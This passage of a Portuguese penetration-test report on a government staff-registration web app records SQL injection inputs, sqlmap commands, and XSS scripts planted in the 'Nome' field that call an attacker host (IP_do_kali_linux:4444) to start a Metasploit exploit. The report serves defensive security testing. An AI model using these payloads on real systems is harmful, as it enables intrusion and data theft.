Inserir um texto com uma distribuição adequada de aspa simples e comentários inline como entrada no campo “*Nome*”, a fim de modificar a instrução SQL utilizada pelo sistema na consulta de dados referentes ao nome de usuários cadastrados. Comentários inline, como “#” e “--” serão utilizados para tentar forçar o interpretador de SQL da aplicação a ignorar todas as instruções SQL que vierem após o comentário inserido.

Entradas

teste ‘ or 1=1 --

teste ‘ or 1=1 #

**Resultados esperados**

Espera-se que o sistema realize o tratamento dos caracteres para impedir que os comentários inline modifiquem a instrução de consulta utilizada pela aplicação.

**Relatório de execução**

O sistema passou nos testes. A aplicação realizou o tratamento de dados de entrada, não permitindo a mudança de comportamento da instrução SQL utilizada pelo sistema para consultar os dados dos usuários cadastrados.

**Sessão de teste 3**

É possível que a tela utilize Javascript para validar os dados informados pelo usuário do sistema no momento do cadastro. Então, para ignorar as possíveis validações existentes, o funcionamento do Javascript foi desabilitado no browser utilizado para testes. Após isso, foram repetidos os procedimentos das Sessões de testes 1 e 2.

Entradas:

teste ‘

teste ‘ or 1=1 --

teste ‘ or 1=1 #

**Resultados esperados**

Espera-se que o sistema realize o tratamento de todos os caracteres informados como parâmetros regulares da consulta.

**Relatório de execução**

O sistema passou nos testes. Nada aconteceu. Com o Javascript desabilitado no navegador a página não realizou nenhuma requisição.

**Sessão de teste 4**

Com a função de Javascript habilitado no browser, tentar provocar uma falha no momento de cadastro de dados, através da passagem de instruções SQL no campo “*Siape”*.

Entradas:

1231 ); select \* from usuarios; --

); select \* from usuarios; #

**Resultados esperados**

Espera-se que o sistema realize o tratamento de todos os caracteres informados como parâmetros regulares da consulta.

**Relatório de execução**

O sistema passou nos testes. Não foi possível descobrir dados de outros servidores cadastrados na base de dados através da instrução de consulta fornecida ao campo “*Siape”*. Entretanto, devido à falta de tratamento adequado para dados inválidos no campo “*Siape*” o seguinte erro foi exibido: ***Erro: Data too long for column ‘id’ at row 1.*** Dessa forma foi possível identificar que o campo *“Siape”*, no banco de dados corresponde à coluna ‘id’.

**­**

**Sessão de teste 6**

Usar a ferramenta Sqlmap para realizar testes para injetar SQL na página.

Para realizar essa sessão de teste, foi necessário utilizar a ferramenta Burp Suite para capturar as informações de cookie contidas no cabeçalho HTTP da requisição no momento em que a página de Cadastro Servidor é acessada. A figura 24 mostra os dados obtidos através do Burp Suite. Esses dados foram salvos no arquivo *paramsTelaCadastroServidor* para ser utilizado na execução do teste.




Figura 24 – Dados da requisição à pagina Cadastro Servidor capturada pelo Burp Suite.

*Comando utilizado:*

sqlmap -r paramsTelaCadastroServidor -p nome

sqlmap -r paramsTelaCadastroServidor -p siape

sqlmap -r paramsTelaCadastroServidor -p cpf --dbms=msql

1. “sqlmap” executa a ferramenta Sqlmap.
2. O comando “-r” informa que as instruções do ataque devem ser carregadas no arquivo *paramsTelaCadastroServidor*.
3. “-p” indica o parâmetro que deve ser injetado.
4. “--current-db” comando utilizado para descobrir qual o banco da aplicação alvo.

**Resultados esperados**

Espera-se que o sistema realize o tratamento dos parâmetros “*nome*”, ”*siape*” e “*cpf*” e não permita a injeção de SQL nesses campos.

**Relatório de execução**

O sistema passou nos testes. Os parâmetros “*nome*”, “*siape*” e “*cpf*” não são injetáveis à SQL conforme mostram as figuras 25, 26 e 27.





Figura 25 - Resultado teste de injeção de SQL no campo *Nome*.

Figura 26 - Resultado teste de injeção de SQL no campo *Siape.*




Figura 27 - Resultado teste de injeção de SQL no campo *CPF.*

* + 1. **Iteração 5**

**4.3.5.1 Explorar XSS – Tela Cadastro Servidor**

Tarefa realizada dia 19/05/16

Duração total das sessões executadas: 1 hora.

**Objetivo**

Com base no relatório de execução obtido no teste da seção 4.3.4.1, sabe-se que os navegadores Iceweasel e Firefox, através do filtro CORS, bloqueiam requisições que usam Meterpreter.

Dessa forma, será utilizado o campo “*Nome*”, da tela Cadastro Servidor, para tentar incluir um script malicioso que consiga ignorar o filtro CORS e realize uma chamada a um listener do Mestasploit para executar um ataque usando Meterpreter.

**Sessão de teste 1**

Para ignorar o filtro CORS do navegador é necessário que sejam incluídas algumas credenciais no cabeçalho da requisição. O script abaixo simula uma sessão de teste de requisição credenciada por meio do atributo “*withCredencials”****.***

O código abaixo cria um objeto do tipo XMLHttpRequest e inicia uma chamada Ajax do tipo GET para IP\_do\_kali\_linux na porta 4444 de forma assíncrona. Porém, aqui é utilizado o atributo “*withCredencials”* para burlar o filtro de CORS do navegador.

<script>

r = new XMLHttpRequest();

r.open("GET",’http://IP\_do\_kali\_linux:4444’,false);

r.withCredentials = true;

r.send();

</script>

**Resultados esperados**

Espera-se que a máquina que hospeda o sistema não permita que a conexão seja aberta.

**Relatório de execução**

O sistema passou nos testes. O comando *“withCredentials”*  encontra-se depreciado e a conexão não ocorreu.

Não foi possível realizar o teste com êxito. Pois conforme mostra a figura 28, o comando *“withCredentials”* foi depreciado pelo navegador e a conexão não ocorreu.




Figura 28 – Console do navegador indicando a depreciação do atributo *“withCredencials”.*

**Sessão de teste 2**

Para ignorar o filtro CORS, deve ser adicionado ao cabeçalho da requisição uma instrução que simule uma assinatura válida para o navegador. Para esse fim, foi utilizada a instrução “*setRequestHeader”* para adicionar as credenciais maliciosas ao cabeçalho.

O código abaixo cria um objeto do tipo XMLHttpRequest e inicia uma chamada Ajax do tipo GET para IP\_do\_kali\_linux na porta 4444 de forma assíncrona.

<script>

r = new XMLHttpRequest();

r.open("GET",’http://IP\_do\_kali\_linux:4444’,false);

r.setRequestHeader(“Access-Control-Allow-Origin”,”\*”);

r.send();

</script>

**Resultados esperados**

Espera-se que a máquina que hospeda o sistema não permita que a conexão seja aberta.

**Relatório de execução**

O sistema não passou nos testes. Conforme mostram as figuras 29 e 30, a requisição foi bem sucedida e o Metasploit conseguiu iniciar o exploit na máquina que hospeda o sistema explorado.

Através desse exploit, uma conexão entre máquina atacada e o sistema atacante é aberta podendo haver graves consequências como: Escalada de privilégios na máquina atacada e criação de backdoors.




Figura 29 – Console do navegador indicando a conexão.




Figura 30 – Exploit inciado com sucesso.

**4.3.5.2 Atividade: mapeamento de vulnerabilidades – Tela Relatórios**

Tarefa realizada dia 24/05/16

Duração total das sessões executadas: 15 minutos.

**Objetivo**

Utilizar o Burp Suite para descobrir as vulnerabilidades existentes na tela Relatório e indicar as possíveis técnicas que devem ser utilizadas para explorar as vulnerabilidades encontradas. Isso será possível a partir da captura de informações de cookie contidas no cabeçalho HTTP da requisição executada no momento em que um relatório de dados é gerado.

A figura 31 mostra os resultados obtidos no momento de gerar um relatório dos dados cadastrados no sistema.

Figura 31 - Burp Suite utilizado para captura de parâmetros no cabeçalho de uma requisição HTTP na tela Relatório.

De acordo com os dados capturados através do Burp Suite, a página não recebe nenhum parâmetro manipulável para realizar a requisição no momento em que um relatório é gerado. Pois todos os dados disponíveis da aplicação são trazidos direto da base de dados para a tela.

Quando se utiliza os campos de filtros na tela, não há requisição, pois a aplicação usa os dados carregados para filtrar os dados que serão exibidos no relatório. Mediante a esse contexto, não foram encontradas vulnerabilidades que pudessem ser exploradas.

A figura 32 mostra os resultados obtidos no momento da impressão de um relatório gerado.



Figura 32 - Burp Suite utilizado para captura de parâmetros no cabeçalho de uma requisição HTTP na tela Impressão de Relatório.

De acordo com os dados capturados através do Burp Suite, a página não recebe nenhum parâmetro manipulável para realizar a requisição no momento em que um relatório é impresso. Dessa forma, não foram encontradas vulnerabilidades que pudessem ser exploradas.

**Referências**

1. [Piores Senhas 2015](https://www.teamsid.com/worst-passwords-2015/)
2. [SQLMAP usando POST](https://hackertarget.com/sqlmap-post-request-injection/)
3. [NTP](https://pt.wikipedia.org/wiki/Network_Time_Protocol)
4. [NetBios](https://pt.wikipedia.org/wiki/NetBIOS)
5. [SNMP](https://pt.wikipedia.org/wiki/Simple_Network_Management_Protocol)
6. [CORS](http://software.dzhuvinov.com/cors-filter.html)
7. [w3c - Especificação CORS](https://www.w3.org/TR/cors/)
8. [Sintaxe comentários MYSQL](http://dev.mysql.com/doc/refman/5.7/en/comments.html)
9. [Sintaxe comentários SQL Server](https://technet.microsoft.com/pt-br/library/ms188621(v=sql.105).aspx)
10. [Sintaxe comentários Oracle](http://docs.oracle.com/cd/B28359_01/appdev.111/b28370/comment.htm)
11. [L2TP](https://technet.microsoft.com/pt-br/library/cc736675(v=ws.10).aspx)